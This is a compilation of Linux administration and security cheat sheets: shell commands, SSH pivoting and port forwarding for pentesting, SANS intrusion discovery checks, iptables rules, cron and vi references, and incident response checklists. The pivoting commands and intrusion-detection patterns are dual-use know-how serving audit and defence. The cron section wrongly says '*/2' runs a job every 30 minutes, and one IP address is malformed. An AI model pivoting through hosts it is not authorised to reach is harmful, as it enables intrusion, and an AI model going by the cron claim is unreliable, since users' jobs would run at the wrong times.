adduser sam =>Add user "sam"
usermod =>Modify user information
chgrp => Changes a users group

FILE COMMANDS

ls –al =>Display all information about files/ directories
pwd =>Show the path of current directory
mkdir directory-name =>Create a directory
rm file-name =>Delete file
rm -r directory-nam =>Delete directory recursively
rm -f file-name =>Forcefully remove file
rm -rf directory-name =>Forcefully remove directory recursively
cp file1 file2 =>Copy file1 to file2
cp -r dir1 dir2 =>Copy dir1 to dir2, create dir2 if it doesn't exist
mv file1 file2 =>Rename source to dest / move source to directory
ln –s /path/to/file-name link-name #Create symbolic link to file-name
touch file =>Create or update file
cat > file =>Place standard input into file
more file =>Output contents of file
head file =>Output first 10 lines of file
tail file =>Output last 10 lines of file
tail -f file =>Output contents of file as it grows starting with the last 10 lines
gpg -c file =>Encrypt file
gpg file.gpg =>Decrypt file
wc =>print the number of bytes, words, and lines in files
xargs =>Execute command lines from standard input

PROCESS RELATED

ps =>Display your currently active processes
ps aux | grep 'telnet' =>Find all process id related to telnet process
pmap =>Memory map of process
top =>Display all running processes
kill pid =>Kill process with mentioned pid id
killall proc =>Kill all processes named proc
pkill process-name =>Send signal to a process with its name
bg =>Resumes suspended jobs without bringing them to foreground
fg =>Brings the most recent job to foreground
fg n =>Brings job n to the foreground

FILE PERMISSION RELATED

chmod octal file-name =>Change the permissions of file to octal Example
chmod 777 /data/test.c =>Set rwx permission for owner,group,world
chmod 755 /data/test.c =>Set rwx permission for owner,rx for group and world
chown owner-user file =>Change owner of the file
chown owner-user:owner-group file-name =>Change owner and group owner of the file
chown owner-user:owner-group directory =>Change owner and group owner of the directory

NETWORK

ip addr show =>Display all network interfaces and ip address
ip address add 192.168.0.1 dev eth0 =>Set ip address
ethtool eth0 =>Linux tool to show ethernet status
mii-tool eth0 =>Linux tool to show ethernet status
ping host =>Send echo request to test connection
whois domain =>Get who is information for domain
dig domain =>Get DNS information for domain
dig -x host =>Reverse lookup host
host google.com =>Lookup DNS ip address for the name
hostname –i =>Lookup local ip address
wget file =>Download file
netstat -tupl =>Listing all active listening ports

COMPRESSION / ARCHIVES

tar cf home.tar home =>Create tar named home.tar containing home/
tar xf file.tar =>Extract the files from file.tar
tar czf file.tar.gz files =>Create a tar with gzip compression
gzip file =>Compress file and renames it to file.gz

INSTALL PACKAGE

rpm -i pkgname.rpm =>Install rpm based package
rpm -e pkgname =>Remove package

INSTALL FROM SOURCE

./configure
make
make install

SEARCH

grep pattern files =>Search for pattern in files
grep -r pattern dir =>Search recursively for pattern in dir
locate file =>Find all instances of file
find /home/tom -name 'index*' =>Find files names that start with "index"
find /home -size +10000k =>Find files larger than 10000k in /home

LOGIN (SSH AND TELNET)

ssh user@host =>Connect to host as user
ssh -p port user@host =>Connect to host using specific port
telnet host =>Connect to the system using telnet port

FILE TRANSFER

sftp 192.16875.2 =>Connect remote host
scp
scp file.txt server2:/tmp =>Secure copy file.txt to remote host /tmp folder
rsync
rsync -a /home/apps /backup/ =>Synchronize source to destination

DISK USAGE

df –h =>Show free space on mounted filesystems
df -i =>Show free inodes on mounted filesystems
fdisk -l =>Show disks partitions sizes and types
du -ah =>Display disk usage in human readable form
du -sh =>Display total disk usage on the current directory
findmnt =>Displays target mount point for all filesystem
mount device-path mount-point =>Mount a device

DIRECTORY TRAVERSE

cd .. =>To go up one level of the directory tree
cd =>Go to $HOME directory
cd /test =>Change to /test directory

SSH Cheat Sheet

SSH has several features that are useful during pentesting and auditing. This page aims to remind us of the syntax for the most useful features.
NB: This page does not attempt to replace the man page for pentesters, only to supplement it with some pertinent examples.

SOCKS Proxy

Set up a SOCKS proxy on 127.0.0.1:1080 that lets you pivot through the remote host (10.0.0.1):

Command line:

```
ssh -D 127.0.0.1:1080 10.0.0.1
```

~/.ssh/config:

```
Host 10.0.0.1

DynamicForward 127.0.0.1:1080
```

You can then use tsocks or similar to use non-SOCKS-aware tools on hosts accessible from 10.0.0.1:

```
tsocks rdesktop 10.0.0.2
```

Local Forwarding

Make services on the remote network accessible to your host via a local listener.
NB: Remember that you need to be root to bind to TCP port <1024. Higher ports are used in the examples below.

Example 1

The service running on the remote host on TCP port 1521 is accessible by connecting to 10521 on the SSH client system.

Command line:

```
ssh -L 127.0.0.1:10521:127.0.0.1:1521 user@10.0.0.1
```

~/.ssh/config:

```
LocalForward 127.0.0.1:10521 127.0.0.1:1521
```

Example 2

Same thing, but other hosts on the same network as the SSH client can also connect to the remote service (can be insecure).

Command line:

```
ssh -L 0.0.0.0:10521:127.0.0.1:1521 10.0.0.1
```

~/.ssh/config:

```
LocalForward 0.0.0.0:10521 127.0.0.1:1521
```

Unusual Accounts

Look in /etc/passwd for new accounts in sorted list by UID:

```
# sort -nk3 -t: /etc/passwd | less
```

Normal accounts will be there, but look for new, unexpected accounts, especially with UID < 500.

Also, look for unexpected UID 0 accounts:

```
# egrep ':0+:' /etc/passwd
```

On systems that use multiple authentication methods:

```
# getent passwd | egrep ':0+:'
```

Look for orphaned files, which could be a sign of an attacker's temporary account that has been deleted.

```
# find / -nouser -print
```

Unusual Log Entries

Look through your system log files for suspicious events, including:

- "entered promiscuous mode"
- Large number of authentication or login failures from either local or remote access tools (e.g., telnetd, sshd, etc.)
- Remote Procedure Call (rpc) programs with a log entry that includes a large number (> 20) strange characters (such as ^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM-^PM)
- For systems running web servers: Larger than normal number of Apache logs saying "error"
- Reboots and/or application restarts

Other Unusual Items

Sluggish system performance:

`$ uptime` – Look at "load average"

Excessive memory use: `$ free`

Sudden decreases in available disk space:

`$ df`

Additional Supporting Tools

The following tools are often not built into the Linux operating system, but can be used to analyze its security status in more detail. Each is available for free download at the listed web site.

DISCLAIMER: The SANS Institute is not responsible for creating, distributing, warranting, or supporting any of the following tools.

Chkrootkit looks for anomalies on systems introduced by user-mode and kernel-mode RootKits – www.chkrootkit.org

Tripwire looks for changes to critical system files – www.tripwire.org - free for Linux for non-commercial use

AIDE looks for changes to critical system files http://www.cs.tut.fi/~rammer/aide.html

The Center for Internet Security has released a Linux hardening guide for free at www.cisecurity.org.

The free Bastille Script provides automated security hardening for Linux systems, available at www.bastille-linux.org.

Intrusion Discovery Cheat Sheet v2.0

Linux

POCKET REFERENCE GUIDE

SANS Institute
www.sans.org and isc.sans.org

Download the latest version of this sheet from http://www.sans.org/resources/linsacheatsheet.pdf

Purpose

System Administrators are often on the front lines of computer security. This guide aims to support System Administrators in finding indications of a system compromise.

What to use this sheet for

On a periodic basis (daily, weekly, or each time you logon to a system you manage,) run through these quick steps to look for anomalous behavior that might be caused by a computer intrusion. Each of these commands runs locally on a system.

This sheet is split into these sections:

- Unusual Processes and Services
- Unusual Files
- Unusual Network Usage
- Unusual Scheduled Tasks
- Unusual Accounts
- Unusual Log Entries
- Other Unusual Items
- Additional Supporting Tools

If you spot anomalous behavior: **DO NOT PANIC!** Your system may or may not have come under attack. Please contact the Incident Handling Team immediately to report the activities and get further assistance.

Unusual Processes and Services

Look at all running processes:

```
# ps -aux
```

Get familiar with "normal" processes for the machine. Look for unusual processes. Focus on processes with root (UID 0) privileges.

If you spot a process that is unfamiliar, investigate in more detail using:

```
# lsof -p [pid]
```

This command shows all files and ports used by the running process.

If your machine has it installed, run chkconfig to see which services are enabled at various runlevels:

```
# chkconfig --list
```

Unusual Files

Look for unusual SUID root files:

```
# find / -uid 0 -perm -4000 -print
```

This requires knowledge of normal SUID files.

Look for unusual large files (greater than 10 MegaBytes):

```
# find / -size +10000k -print
```

This requires knowledge of normal large files.

Look for files named with dots and spaces ("...", ".. ", ". ", and " ") used to camouflage files:

```
# find / -name " " -print
# find / -name ".. " -print
# find / -name ". " -print
# find / -name " " -print
```

Unusual Files Continued

Look for processes running out of or accessing files that have been unlinked (i.e., link count is zero). An attacker may be hiding data in or running a backdoor from such files:

```
# lsof +L1
```

On a Linux machine with RPM installed (RedHat, Mandrake, etc.), run the RPM tool to verify packages:

```
# rpm -Va | sort
```

This checks size, MD5 sum, permissions, type, owner, and group of each file with information from RPM database to look for changes. Output includes:

- S – File size differs
- M – Mode differs (permissions)
- 5 – MD5 sum differs
- D – Device number mismatch
- L – readLink path mismatch
- U – user ownership differs
- G – group ownership differs
- T – modification time differs

Pay special attention to changes associated with items in /sbin, /bin, /usr/sbin, and /usr/bin.

In some versions of Linux, this analysis is automated by the built-in `check-packages` script.

Unusual Network Usage

Look for promiscuous mode, which might indicate a sniffer:

```
# ip link | grep PROMISC
```

Note that the ifconfig doesn't work reliably for detecting promiscuous mode on Linux kernel 2.4, so please use "ip link" for detecting it.

Unusual Network Usage Continued

Look for unusual port listeners:

```
# netstat -nap
```

Get more details about running processes listening on ports:

```
# lsof -i
```

These commands require knowledge of which TCP and UDP ports are normally listening on your system. Look for deviations from the norm.

Look for unusual ARP entries, mapping IP address to MAC addresses that aren't correct for the LAN:

```
# arp -a
```

This analysis requires detailed knowledge of which addresses are supposed to be on the LAN. On a small and/or specialized LAN (such as a DMZ), look for unexpected IP addresses.

Unusual Scheduled Tasks

Look for cron jobs scheduled by root and any other UID 0 accounts:

```
# crontab -u root -l
```

Look for unusual system-wide cron jobs:

```
# cat /etc/crontab
# ls /etc/cron.*
```

Iptables Cheat Sheet

Iptables is a Linux kernel-level module allowing us to perform various networking manipulations (i.e. packet filtering) to achieve better network security.

View All Current Iptables Rules:

iptables -L -v

View All INPUT Rules:

iptables -L INPUT -nv

How To Block An IP Address Using Iptables:

iptables -I INPUT -s "201.128.33.200" -j DROP

To Block A Range Of IP Addresses:

iptables -I INPUT -s "201.128.33.0/24" -j DROP

How To Unblock An IP Address:

iptables -D INPUT -s "201.128.33.200" -j DROP

How To Block All Connections To A Port:
To block port 25:

iptables -A INPUT -p tcp --dport 25 -j DROP
iptables -A INPUT -p udp --dport 25 -j DROP

How To Un-Block:
To enable port 25:

iptables -A INPUT -p tcp --dport 25 -j ACCEPT
iptables -A INPUT -p udp --dport 25 -j ACCEPT

To Save All Rules So That They Are Not Lost In Case Of A Server Reboot:

/etc/init.d/iptables save

Or, alternatively:
service iptables save
Delete A Rule By Line Number
Output all the ip tables rules with line numbers:
iptables -L INPUT -n --line-numbers
You'll get the list of all blocked IP. Look at the number on the left, then :
iptables -D INPUT [LINE NUMBER]
Open Port 3306 (MySQL) To IP 1.2.3.4

iptables -I INPUT -i eth0 -s 1.2.3.4 -p tcp --destination-port 3306 -j ACCEPT -m comment --comment " MySQL Access By IP "

ADD RULE with PORT and IPADDRESS

sudo iptables -A INPUT -p tcp -m tcp --dport port_number -s ip_address -j ACCEPT

ADD RULE for PORT on all addresses

sudo iptables -A INPUT -p tcp -m tcp --dport port_number --sport 1024:65535 -j ACCEPT

DROP IPADRESS

sudo iptables -I INPUT -s x.x.x.x -j DROP

VIEW IPTABLES with rule numbers

sudo iptables -L INPUT -n --line-numbers

REMOVE A RULE

#Use above command and note rule_number

sudo iptables -D INPUT rule_number

#DEFAULT POLICY

-P INPUT DROP

-P OUTPUT DROP

-P FORWARD DROP

-A INPUT -i lo -j ACCEPT #allow lo input

-A OUTPUT -o lo -j ACCEPT #allow lo output

-A INPUT -m limit --limit 5/min -j LOG --log-prefix "iptables-INPUT denied: " --log-level 7 #log INPUT Denied

-A OUTPUT -m limit --limit 5/min -j LOG --log-prefix "iptables-OUTPUT denied: " --log-level 7 #log OUTPUT Denied

#ALLOW OUTPUT PING/MTR (or traceroute -I, traceroute by default uses UDP - force with ICMP)

-A OUTPUT -p icmp --icmp-type 8 -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT

-A INPUT -p icmp --icmp-type 0 -m state --state ESTABLISHED,RELATED -j ACCEPT

-A INPUT -p icmp --icmp-type 11 -m state --state ESTABLISHED,RELATED -j ACCEPT

#ALLOW INPUT PING/MTR

-A INPUT -p icmp --icmp-type 8 -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT

-A OUTPUT -p icmp --icmp-type 0 -m state --state ESTABLISHED,RELATED -j ACCEPT

#ALLOW OUTPUT

-A OUTPUT -p tcp -m multiport --dports 80,443 -m state --state NEW,ESTABLISHED -j ACCEPT

-A INPUT -p tcp -m multiport --sports 80,443 -m state --state ESTABLISHED -j ACCEPT

-A OUTPUT -p udp -m multiport --dports 53,123 -m state --state NEW,ESTABLISHED -j ACCEPT

-A INPUT -p udp -m multiport --sports 53,123 -m state --state ESTABLISHED -j ACCEPT

Searching in Files

Searching for Text in ASCII Files

If you are looking for text within a file, use the `grep` command.

`grep pattern file` - Search for pattern in file.

`grep -v pattern file` - Invert match. Return lines from file that do not match pattern.

```
$ cat secret
site: facebook.com
user: bob
pass: Abee!
$ grep user secret
user: bob
$ grep o secret
site: facebook.com
user: bob
$ grep -v o secret
pass: Abee!
```

Here are some more common options to use with grep.

`grep -i` - Perform a search, ignoring case.

`grep -c` - Count the number of occurrences in a file.

`grep -n` - Precede output with line numbers from the file.

```
$ grep User secret
$ grep -i User secret
user: bob
$ grep -ci User secret
1
$ grep -ni User secret
2:user: bob
```

Searching For Text in Binary Files

If you run `grep` against a binary file, it will simply display whether or not that information was found in the file, but it will not display the surrounding text. To look at textual data within a binary file use the `strings` command.

`strings file` - Display printable strings in binary files.

```
$ grep -i john BlueTrain.mp3
Binary file BlueTrain.mp3 matches
$ strings BlueTrain.mp3 | grep -i john
John Coltrane
John Coltrane
$
```

Pipes

You will notice that two commands have been chained together with a vertical bar, also known as the pipe symbol. The pipe (|) means take the standard output from the preceding command

and pass it as the standard input to the following command. If the first command displays error messages those will not be passed to the second command. Those error messages are called "standard error" output. You will learn how to manipulate standard error output in the "Redirection" chapter.

Also notice that in the first occurrence of the `grep` command the format of `grep -i pattern file` was used. In the second, the format of `grep -i pattern` was used. In the first format the input for grep came from `file`. In the second format the input for grep came from the preceding command via the pipe.

If you run `strings BlueTrain.mp3` a lot of text will be displayed on the screen. Instead of letting that text pass you by, you can feed it to `grep -i john` using a pipe. The result, as you can see, is that 'John Coltrane' was found twice in the `strings BlueTrain.mp3` output.

Pipes aren't limited to just two commands. You can keep chaining commands together until you get the desired result you are looking for. Let's feed the output from `grep` to `head -1` to limit the output to just one line.

```
$ strings BlueTrain.mp3 | grep -i john | head -1
John Coltrane
$
```

Let's say you only want to display the second word of the above output. You can use the `cut` command to accomplish that goal.

`cut [file]` - Cut out selected portions of file. If file is omitted, use standard input.

`cut -d delimiter` - Use delimiter as the field separator.

`cut -f N` - Display the Nth field.

To extract 'Coltrane' from 'John Coltrane', use a space as the delimiter (`-d ' '`) and print the second field (`-f 2`). The space was quoted since spaces are typically ignored by the shell. Single quotes or double quotes work the same in this situation.

```
$ strings BlueTrain.mp3 | grep -i john | head -1 | cut -d ' ' -f 2
Coltrane
$
```

You will find that there are many small commands that do just one thing well. Some examples are `awk`, `cat`, `cut`, `fmt`, `join`, `less`, `more`, `nl`, `pr`, `sed`, `seq`, `sort`, `tr`, and `uniq`. Let's take an example using some of those commands and chain them together with pipes.

The `/etc/passwd` file contains a list of accounts on the system and information about those accounts. In this example, the goal is to find all of the users named "bob" listed in the `/etc/passwd` file and print them in alphabetical order by username in a tabular format. Here is one way you could do that.

```
$ grep bob /etc/passwd
bob:x:1000:1000:Bob:/home/bob:/bin/bash
bobdjr:x:1001:1000:Robert Downey:/home/bobdjr:/bin/bash
bobh:x:1002:1000:Bob Hope:/home/bobh:/bin/bash
bobs:x:1003:1000:Bob Saget:/home/bobs:/bin/bash
bobd:x:1004:1000:Bob Dylan:/home/bobd:/bin/bash
bobb:x:1005:1000:Bob Barker:/home/bobb:/bin/bash
$ grep bob /etc/passwd | cut -f1,5 -d:
bob:Bob
bobdjr:Robert Downey
```

```
bobh:Bob Hope
bobs:Bob Saget
bobd:Bob Dylan
bobb:Bob Barker
$ grep bob /etc/passwd | cut -f1,5 -d: | sort
bob:Bob
bobb:Bob Barker
bobd:Bob Dylan
bobdjr:Robert Downey
bobh:Bob Hope
bobs:Bob Saget
$ grep bob /etc/passwd | cut -f1,5 -d: | sort | sed 's/:/ /'
bob Bob
bobb Bob Barker
bobd Bob Dylan
bobdjr Robert Downey
bobh Bob Hope
bobs Bob Saget
$ grep bob /etc/passwd | cut -f1,5 -d: | sort | sed 's/:/ /' | column -t
bob     Bob
bobb    Bob     Barker
bobd    Bob     Dylan
bobdjr  Robert  Downey
bobh    Bob     Hope
bobs    Bob     Saget
```

The above example shows the step-by-step thought process of how to go from one set of output and pipe it as the input to the next command. If you need to perform this action often you could save the final command for later use. As you can see, this simple concept of piping makes Linux extremely powerful.

Pipe Output to a Pager

Another common use of pipes is to control how output is displayed to your screen. If a command produces a significant amount of output it can scroll off your screen before you have the chance to examine it. To control the output use a pager utility such as `more` or `less`. You've already used those commands directly on files, but keep in mind they can take redirected input too.

```
$ grep bob /etc/passwd | less
bob:x:1000:1000:Bob:/home/bob:/bin/bash
bobdjr:x:1001:1000:Robert Downey:/home/bobdjr:/bin/bash
bobh:x:1002:1000:Bob Hope:/home/bobh:/bin/bash
bobb:x:1005:1000:Bob Barker:/home/bobb:/bin/bash
...
$ ls -l /usr/bin | less
total 62896
-rwxr-xr-x 1 root root  35264 Nov 19  2012 [
-rwxr-xr-x 1 root root     96 Sep 26 20:28 2to3-2.7
-rwxr-xr-x 1 root root     96 Sep 25 18:23 2to3-3.2
-rwxr-xr-x 1 root root  16224 Mar 18  2013 a2p
-rwxr-xr-x 1 root root  55336 Jul 12  2013 ab
....
$ ps -ef | more
UID   PID  PPID  C STIME TTY      TIME CMD
root    1     0  0 Jan08 ?   00:00:00 /sbin/init
root    2     0  0 Jan08 ?   00:00:00 [kthreadd]
root    3     2  0 Jan08 ?   00:00:01 [ksoftirqd/0]
root    6     2  0 Jan08 ?   00:00:00 [migration/0]
root    7     2  0 Jan08 ?   00:00:04 [watchdog/0]
...
$
```

Scheduling Repeated Jobs with Cron

If you need to repeat a task on a schedule, you can use the cron service. Every minute the cron service checks to see if there are any scheduled jobs to run and if so runs them. Cron jobs are often used to automate a process or perform routine maintenance. You can schedule cron jobs by using the `crontab` command.

`cron` - A time based job scheduling service. This service is typically started when the system boots.

`crontab` - A program to create, read, update, and delete your job schedules.

A crontab (cron table) is a configuration file that specifies when commands are to be executed by cron. Each line in a crontab represents a job and contains two pieces of information: 1) when to run and 2) what to run. The time specification consists of five fields. They are minutes, hour, day of the month, month, and day of the week. After the time specification you provide the command to be executed.

Crontab Format

```
* * * * * command
| | | | |
| | | | +-- Day of the Week   (0-6)
| | | +---- Month of the Year (1-12)
| | +------ Day of the Month  (1-31)
| +-------- Hour              (0-23)
+---------- Minute            (0-59)
```

The command will only be executed when all of the time specification fields match the current date and time. You can specify that a command be run only once, but this is not the typical use case for cron. Typically, one or more of the time specification fields will contain an asterisk (`*`) which matches any time or date for that field. Here is an example crontab.

```
# Run every Monday at 07:00.
0 7 * * 1 /opt/sales/bin/weekly-report
```

Here is a graphical representation of the above crontab entry.

```
0 7 * * 1 /opt/sales/bin/weekly-report
| | | | |
| | | | +-- Day of the Week   (0-6)
| | | +---- Month of the Year (1-12)
| | +------ Day of the Month  (1-31)
| +-------- Hour              (0-23)
+---------- Minute            (0-59)
```

This job will run only when the minute is 0, the hour is 7, and the day of the week is 1. In the day of the week field 0 represents Sunday, 1 Monday, etc. This job will run on any day and during any month since the asterisk was used for those two fields.

If any output is generated by the command it is mailed to you. You can check your local mail with the `mail` command. If you would prefer not to get email you can redirect the output of the command as in this example.

```
# Run at 02:00 every day and send output to a log file.
0 2 * * * /opt/acme/bin/backup-db > /var/opt/acme/backup-db.log 2>&1
```

You can provide multiple values for each of the fields. If you would like to run a command every half-hour, you could do this.

```
# Run every 30 minutes.
0,30 * * * * /opt/acme/bin/half-hour-check

# Another way to do the same thing.
*/2 * * * * /opt/acme/bin/half-hour-check
```

Instead of using `0,30` for the minute field you could have used `*/2`. You can even use ranges with a dash. If you want to run a job every minute for the first four minutes of the hour you can use this time specification: `0-4 * * * * command`.

There are several implementations of the cron scheduler and some allow you to use shortcuts and keywords in your crontabs. Common keywords have been provided below, but refer to the documentation for cron on your system to ensure these will work.

Keyword	Description	Equivalent
@yearly	Run once a year at midnight in the morning of January 1	`0 0 1 1 *`
@annually	Same as @yearly	`0 0 1 1 *`
@monthly	Run once a month at midnight in the morning of the first day of the month	`0 0 1 * *`
@weekly	Run once a week at midnight in the morning of Sunday	`0 0 * * 0`
@daily	Run once a day at midnight	`0 0 * * *`
@midnight	Same as @daily	`0 0 * * *`
@hourly	Run once an hour at the beginning of the hour	`0 * * * *`
@reboot	Run at startup	N/A

Using the Crontab Command

Use the `crontab` command to manipulate cron jobs.

`crontab file` - Install a new crontab from file.

`crontab -l` - List your cron jobs.

`crontab -e` - Edit your cron jobs.

`crontab -r` - Remove all of your cron jobs.

```
$ crontab -l
no crontab for bob
$ cat my-cron
# Run every Monday at 07:00.
0 7 * * 1 /opt/sales/bin/weekly-report
$ crontab my-cron
$ crontab -l
# Run every Monday at 07:00.
0 7 * * 1 /opt/sales/bin/weekly-report
$ crontab -e
# $EDITOR is invoked.
$ crontab -r
$ crontab -l
no crontab for bob
$
```

vi Editor "Cheat Sheet"

Invoking vi: vi *filename*

Format of vi commands: *[count][command]* (count repeats the effect of the command)

Command mode versus input mode

Vi starts in command mode. The positioning commands operate only while vi is in command mode. You switch vi to input mode by entering any one of several vi input commands. (See next section.) Once in input mode, any character you type is taken to be text and is added to the file. You cannot execute any commands until you exit input mode. To exit input mode, press the escape (**Esc**) key.

Input commands (end with Esc)

a	Append after cursor
i	Insert before cursor
o	Open line below
O	Open line above
:r *file*	Insert *file* after current line

Any of these commands leaves vi in input mode until you press **Esc**. Pressing the **RETURN** key will not take you out of input mode.

Change commands (Input mode)

cw	Change word (Esc)
cc	Change line (Esc) - blanks line
c$	Change to end of line
r*c*	Replace character with *c*
R	Replace (Esc) - typeover
s	Substitute (Esc) - 1 char with string
S	Substitute (Esc) - Rest of line with text
.	Repeat last change

Changes during insert mode

<ctrl>h	Back one character
<ctrl>w	Back one word
<ctrl>u	Back to beginning of insert

File management commands

:w *name*	Write edit buffer to file *name*
:wq	Write to file and quit
:q!	Quit without saving changes
ZZ	Same as :wq
:sh	Execute shell commands (<ctrl>d)

Window motions

<ctrl>d	Scroll down (half a screen)
<ctrl>u	Scroll up (half a screen)
<ctrl>f	Page forward
<ctrl>b	Page backward
/string	Search forward
?string	Search backward
<ctrl>l	Redraw screen
<ctrl>g	Display current line number and file information
n	Repeat search
N	Repeat search reverse
G	Go to last line
*n*G	Go to line *n*
:*n*	Go to line *n*
z<CR>	Reposition window: cursor at top
z.	Reposition window: cursor in middle
z-	Reposition window: cursor at bottom

Cursor motions

H	Upper left corner (home)
M	Middle line
L	Lower left corner
h	Back a character
j	Down a line
k	Up a line
^	Beginning of line
$	End of line
l	Forward a character
w	One word forward
b	Back one word
f*c*	Find *c*
;	Repeat find (find next *c*)

Deletion commands

dd or *n*dd	Delete *n* lines to general buffer
dw	Delete word to general buffer
d*n*w	Delete *n* words
d)	Delete to end of sentence
db	Delete previous word
D	Delete to end of line
x	Delete character

Recovering deletions

p	Put general buffer after cursor
P	Put general buffer before cursor

Undo commands

u	Undo last change
U	Undo all changes on line

Rearrangement commands

yy or Y	Yank (copy) line to general buffer
"*z*6yy	Yank 6 lines to buffer *z*
yw	Yank word to general buffer
"*a*9dd	Delete 9 lines to buffer *a*
"*A*9dd	Delete 9 lines; Append to buffer *a*
"*a*p	Put text from buffer *a* after cursor
p	Put general buffer after cursor
P	Put general buffer before cursor
J	Join lines

Parameters

:set list	Show invisible characters
:set nolist	Don't show invisible characters
:set number	Show line numbers
:set nonumber	Don't show line numbers
:set autoindent	Indent after carriage return
:set noautoindent	Turn off autoindent
:set showmatch	Show matching sets of parentheses as they are typed
:set noshowmatch	Turn off showmatch
:set showmode	Display mode on last line of screen
:set noshowmode	Turn off showmode
:set all	Show values of all possible parameters

Move text from file *old* to file *new*

vi *old*	
"*a*10yy	yank 10 lines to buffer *a*
:w	write work buffer
:e *new*	edit new file
"*a*p	put text from *a* after cursor
:30,60w *new*	Write lines 30 to 60 in file *new*

Regular expressions (search strings)

^	Matches beginning of line
$	Matches end of line
.	Matches any single character
*	Matches any previous character
.*	Matches any character

Search and replace commands

Syntax:

```
:[address]s/old_text/new_text/
```

Address components:

.	Current line
n	Line number n
.+m	Current line plus m lines
$	Last line
/string/	A line that contains "string"
%	Entire file
[addr1],[addr2]	Specifies a range

Examples:

The following example replaces only the **first** occurrence of Banana with Kumquat in each of 11 lines starting with the current line (.) and continuing for the 10 that follow (.+10).

```
:.,.+10s/Banana/Kumquat
```

The following example replaces **every** occurrence (caused by the `g` at the end of the command) of `apple` with `pear`.

```
:%s/apple/pear/g
```

The following example removes the last character from every line in the file. Use it if every line in the file ends with `^M` as the result of a file transfer. Execute it when the cursor is on the first line of the file.

```
:%s/.$//
```

CRITICAL LOG REVIEW CHECKLIST FOR SECURITY INCIDENTS

This cheat sheet presents a checklist for reviewing critical logs when responding to a security incident. It can also be used for routine log review.

General Approach

1. Identify which log sources and automated tools you can use during the analysis.
2. Copy log records to a single location where you will be able to review them.
3. Minimize "noise" by removing routine, repetitive log entries from view after confirming that they are benign.
4. Determine whether you can rely on logs' time stamps; consider time zone differences.
5. Focus on recent changes, failures, errors, status changes, access and administration events, and other events unusual for your environment.
6. Go backwards in time from now to reconstruct actions after and before the incident.
7. Correlate activities across different logs to get a comprehensive picture.
8. Develop theories about what occurred; explore logs to confirm or disprove them.

Potential Security Log Sources

Server and workstation operating system logs
Application logs (e.g., web server, database server)
Security tool logs (e.g., anti-virus, change detection, intrusion detection/prevention system)
Outbound proxy logs and end-user application logs
Remember to consider other, non-log sources for security events.

Typical Log Locations

Linux OS and core applications: /var/log
Windows OS and core applications: Windows Event Log (Security, System, Application)
Network devices: usually logged via Syslog; some use proprietary locations and formats

What to Look for on Linux

Successful user login	"Accepted password", "Accepted publickey", "session opened"
Failed user login	"authentication failure", "failed password"
User log-off	"session closed"
User account change or deletion	"password changed", "new user", "delete user"
Sudo actions	"sudo: … COMMAND=…" "FAILED su"
Service failure	"failed" or "failure"

What to Look for on Windows

Event IDs are listed below for Windows 2000/XP. For Vista/7 security event ID, add 4096 to the event ID.	
Most of the events below are in the Security log; many are only logged on the domain controller.	
User logon/logoff events	Successful logon 528, 540; failed logon 529-537, 539; logoff 538, 551, etc
User account changes	Created 624; enabled 626; changed 642; disabled 629; deleted 630
Password changes	To self: 628; to others: 627
Service started or stopped	7035, 7036, etc.
Object access denied (if auditing enabled)	560, 567, etc

What to Look for on Network Devices

Look at both inbound and outbound activities.	
Examples below show log excerpts from Cisco ASA logs; other devices have similar functionality.	
Traffic allowed on firewall	"Built … connection", "access-list … permitted"
Traffic blocked on firewall	"access-list … denied", "deny inbound"; "Deny … by"
Bytes transferred (large files?)	"Teardown TCP connection … duration … bytes …"
Bandwidth and protocol usage	"limit … exceeded", "CPU utilization"
Detected attack activity	"attack from"
User account changes	"user added", "user deleted", "User priv level changed"
Administrator access	"AAA user …", "User … locked out", "login failed"

What to Look for on Web Servers

Excessive access attempts to non-existent files	
Code (SQL, HTML) seen as part of the URL	
Access to extensions you have not implemented	
Web service stopped/started/failed messages	
Access to "risky" pages that accept user input	
Look at logs on all servers in the load balancer pool	
Error code 200 on files that are not yours	
Failed user authentication	Error code 401, 403
Invalid request	Error code 400
Internal server error	Error code 500

Other Resources

Windows event ID lookup: www.eventid.net
A listing of many Windows Security Log events: ultimatewindowssecurity.com/…/Default.aspx
Log analysis references: www.loganalysis.org
A list of open-source log analysis tools: securitywarriorconsulting.com/logtools
Anton Chuvakin's log management blog: securitywarriorconsulting.com/logmanagementblog
Other security incident response-related cheat sheets: zeltser.com/cheat-sheets

Authored by Anton Chuvakin (chuvakin.org) and Lenny Zeltser (zeltser.com). Reviewed by Anand Sastry.
Cheat sheet version 1.0.

INITIAL SECURITY INCIDENT QUESTIONNAIRE FOR RESPONDERS

Tips for assisting incident handlers in assessing the situation when responding to a qualified incident.

Understand the Incident's Background

What is the nature of the problem, as it has been observed so far?

How was the problem initially detected? When was it detected and by whom?

What security infrastructure components exist in the affected environment? (e.g., firewall, anti-virus, etc.)

What is the security posture of the affected IT infrastructure components? How recently, if ever, was it assessed for vulnerabilities?

What groups or organizations were affected by the incident? Are they aware of the incident?

Were other security incidents observed on the affected environment or the organization recently?

Define Communication Parameters

Which individuals are aware of the incident? What are their names and group or company affiliations?

Who is designated as the primary incident response coordinator?

Who is authorized to make business decisions regarding the affected operations? (This is often an executive.)

What mechanisms will the team to communicate when handling the incident? (e.g., email, phone conference, etc.) What encryption capabilities should be used?

What is the schedule of internal regular progress updates? Who is responsible for them?

What is the schedule of external regular progress updates? Who is responsible for leading them?

Who will conduct "in the field" examination of the affected IT infrastructure? Note their name, title, phone (mobile and office), and email details.

Who will interface with legal, executive, public relations, and other relevant internal teams?

Assess the Incident's Scope

What IT infrastructure components (servers, websites, networks, etc.) are directly affected by the incident?

What applications and data processes make use of the affected IT infrastructure components?

Are we aware of compliance or legal obligations tied to the incident? (e.g., PCI, breach notification laws, etc.)

What are the possible ingress and egress points for the affected environment?

What theories exist for how the initial compromise occurred?

Does the affected IT infrastructure pose any risk to other organizations?

Review the Initial Incident Survey's Results

What analysis actions were taken to during the initial survey when qualifying the incident?

What commands or tools were executed on the affected systems as part of the initial survey?

What measures were taken to contain the scope of the incident? (e.g., disconnected from the network)

What alerts were generated by the existing security infrastructure components? (e.g., IDS, anti-virus, etc.)

If logs were reviewed, what suspicious entries were found? What additional suspicious events or state information, was observed?

Prepare for Next Incident Response Steps

Does the affected group or organization have specific incident response instructions or guidelines?

Does the affected group or organization wish to proceed with live analysis, or does it wish to start formal forensic examination?

What tools are available to us for monitoring network or host-based activities in the affected environment?

